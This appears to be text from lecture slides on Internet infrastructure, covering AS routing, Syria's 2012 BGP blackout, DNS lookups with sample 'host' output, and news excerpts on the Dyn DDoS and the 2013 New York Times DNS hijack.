


Cadia's IPv6 AS Core AS-level Internet Graph Jan 2008



copyright © 2008 UC Regents. all rights reserved.

IPv4



http://www.caida.org/research/topology/as_core_network/pics/2015/ascore-2015-jan-ipv4v6-poster-2000x1389.png


A real world example

How Syria Turned Off the Internet

29 Nov 2012 by [Matthew Prince](#).



Today, 29 November 2012, between 1026 and 1028 (UTC), all traffic from Syria to the rest of the Internet stopped. At CloudFlare, we witnessed the drop off. We've spent the morning studying the situation to understand what happened. The following graph shows the last several days of traffic coming to CloudFlare's network from Syria.



Since the beginning of today's outage, traffic has been dropping. That is a more complete blackout than we've seen before (see, for example, Egypt's Internet trickled out).

What Happened?

The Syrian Minister of Information is being [reported as saying](#) that the government did not disable the Internet, but instead the outage was caused by a cable being cut. Specifically: "It is not true that the state cut the Internet. The terrorists targeted the Internet lines, resulting in some regions being cut off." From our investigation, that appears unlikely to be the case.


To begin, all connectivity to Syria, not just some regions, has been cut. The exclusive provider of Internet access in Syria is the state-run Syrian Telecommunications Establishment. Their network AS number is AS29386. The following network providers typically provide connectivity from Syria to the rest of the Internet: PCCW and Turk Telekom as the primary providers with Telecom Italia and TATA for additional capacity. When the outage happened, the BGP routes to Syrian IP space were all simultaneously withdrawn from all of Syria's upstream providers. The effect of this is that networks were unable to route traffic to Syrian IP space, effectively cutting the country off the Internet.

Syria has 4 physical cables that connect it to the rest of the Internet. Three are undersea cables that land in the city of Tartous, Syria. The fourth is an over-land cable through Turkey. In order for a whole-country outage, all four of these cables would have had to been cut simultaneously. That is unlikely to have happened.

<https://blog.cloudflare.com/how-syria-turned-off-the-internet/>


Syria going offline – November 2012

- Article: <https://blog.cloudflare.com/how-syria-turned-off-the-internet/>
- Going offline: <https://player.vimeo.com/video/54630037>
- Going online: <https://player.vimeo.com/video/54670123>



Each number is an AS, which is a network run by a single group.

Each colored line is the current shortest path between two AS's.
All lines on this graph connect Syria to other parts of the world.




Paths shift all the time. This is normal on the internet as the current shortest path is dynamically negotiated (BGP routing).

Syria's AS is, directly connected to three other AS's.

Syria going offline – November

- Article:
<https://blog.cloudflare.com/how-syria-turned-off-the-internet/>
- Going offline:
<https://player.vimeo.com/video/54630037>
- Going online:
<https://player.vimeo.com/video/54670123>



Domain Name Service (DNS)

Domain Name Service (DNS)

- The DNS service translates human friendly URLs such as <http://vaniea.com> to their IP address such as 69.163.145.230.
- Mappings between URLs and IPs are not static.
- DNS servers keep track of current mappings.
- One domain, such as google.com, may have many IP addresses associated with it since several computers are used to host the domain

kvaniea@brendel:~\$

1247 > host facebook.com

facebook.com has address 31.13.77.36

facebook.com has IPv6 address 2a03:2880:f101:83:face:b00c:0:25de

facebook.com mail is handled by 10 msgin.vvv.facebook.com.

kvaniea@brendel:~\$

1248 > host microsoft.com

microsoft.com has address 23.96.52.53

microsoft.com has address 104.40.211.35

microsoft.com has address 104.43.195.251

microsoft.com has address 191.239.213.197

microsoft.com has address 23.100.122.175

microsoft.com mail is handled by 10 microsoft-com.mail.protection.outlook.com.

kvaniea@brendel:~\$

1249 > host google.com

google.com has address 172.217.23.14

google.com has IPv6 address 2a00:1450:4009:801::200e

google.com mail is handled by 50 alt4.aspmx.l.google.com.

google.com mail is handled by 20 alt1.aspmx.l.google.com.

google.com mail is handled by 10 aspmx.l.google.com.

google.com mail is handled by 30 alt2.aspmx.l.google.com.

google.com mail is handled by 40 alt3.aspmx.l.google.com.

kvaniea@brendel:~\$

1250 > host vaniea.com

vaniea.com has address 64.90.44.164

vaniea.com mail is handled by 0 vade-in2.mail.dreamhost.com.

vaniea.com mail is handled by 0 vade-in1.mail.dreamhost.com.

```

kvaniea@brendel:~$
1253 > host -v facebook.com
Trying "facebook.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29731
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 4

;; QUESTION SECTION:
facebook.com.                IN      A

;; ANSWER SECTION:
facebook.com.                300     IN      A      157.240.2.35

;; AUTHORITY SECTION:
facebook.com.                172261  IN      NS      b.ns.facebook.com.
facebook.com.                172261  IN      NS      a.ns.facebook.com.

;; ADDITIONAL SECTION:
a.ns.facebook.com.          172261  IN      A      69.171.239.12
a.ns.facebook.com.          172261  IN      AAAA    2a03:2880:ffffe:c:face:b00c:0:35
b.ns.facebook.com.          172261  IN      A      69.171.255.12
b.ns.facebook.com.          172261  IN      AAAA    2a03:2880:ffff:c:face:b00c:0:35

```

Name Servers (NS) for Facebook.com
 These servers notify other computers what Facebook's current IP is

b.ns.facebook.com.
 a.ns.facebook.com.

```
kvaniea@brendel:~$
1252 > host -v vaniea.com
Trying "vaniea.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28428
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;vaniea.com.                IN      A

;; ANSWER SECTION:
vaniea.com.                 14126   IN      A      64.90.44.164

;; AUTHORITY SECTION:
vaniea.com.                 172526  IN      NS      ns1.dreamhost.com.
vaniea.com.                 172526  IN      NS      ns3.dreamhost.com.
vaniea.com.                 172526  IN      NS      ns2.dreamhost.com.

;; ADDITIONAL SECTION:
ns1.dreamhost.com.         172526  IN      A      64.90.62.230
ns2.dreamhost.com.         172526  IN      A      208.97.182.10
ns3.dreamhost.com.         172526  IN      A      66.33.205.230
```

DNS Servers
are soft
targets for
attackers,
take out the
mapping and
the website
goes “offline”

DoS attack on major DNS provider brings Internet to morning crawl [Updated]

Dyn's US East region hit hardest in attack that affected Twitter, Reddit.

SEAN GALLAGHER - OCT 21, 2016 1:59 PM UTC

118



Update (12:04p ET): A second wave of DDoS attacks against Dyn is underway, as of noon Eastern Time today. Dyn is continuing to work on the issue. Our original story follows below; further updates will be added as information becomes available.

A distributed denial of service attack against Dyn, the dynamic DNS service, affected the availability of dozens of major websites and Internet services this morning, including Twitter and Reddit. The attack, **which began this morning at 7:10am Eastern Time** (12:10pm UK), is apparently focused on Dyn's US East Coast name servers.

"This morning, Dyn received a global DDoS attack on our Managed DNS infrastructure in the east coast of the United States," Doug Madory, Director of Internet Analysis at Dyn, said in an e-mail sent to Ars this morning. "DNS traffic resolved from east coast name server locations are experiencing a service interruption during this time." By 9:20am ET this morning, Dyn had mitigated the attack and services returned to normal.

[Update, 1:20 PM ET] Less than three hours later, the attack began again, and is still in progress.

Syrian group cited as New York Times outage continues

By Heather Kelly, CNN

🕒 Updated 1330 GMT (2130 HKT) August 29, 2013



The New York Times reported that the hackers gained access to a Melbourne IT reseller account using a phishing email and proceeded to change the DNS records of multiple domains, including NYTimes.com, according to the company.

The group is loyal to Syrian President Bashar Al-Assad

Twitter also experienced problems on Tuesday due to a similar attack

multiple attacks on media websites in recent months and, on Twitter, took credit for a sophisticated hack that had hobbled the Times' news site for roughly 20 hours.

"The @nytimes attack was going to deliver an anti-war message but our server couldn't last for 3 minutes," the group posted [on its Twitter](#)


[feed](#) at about 9:40 Wednesday morning.

Man in the middle

Your Computer

The Internet

Website Server



Alice

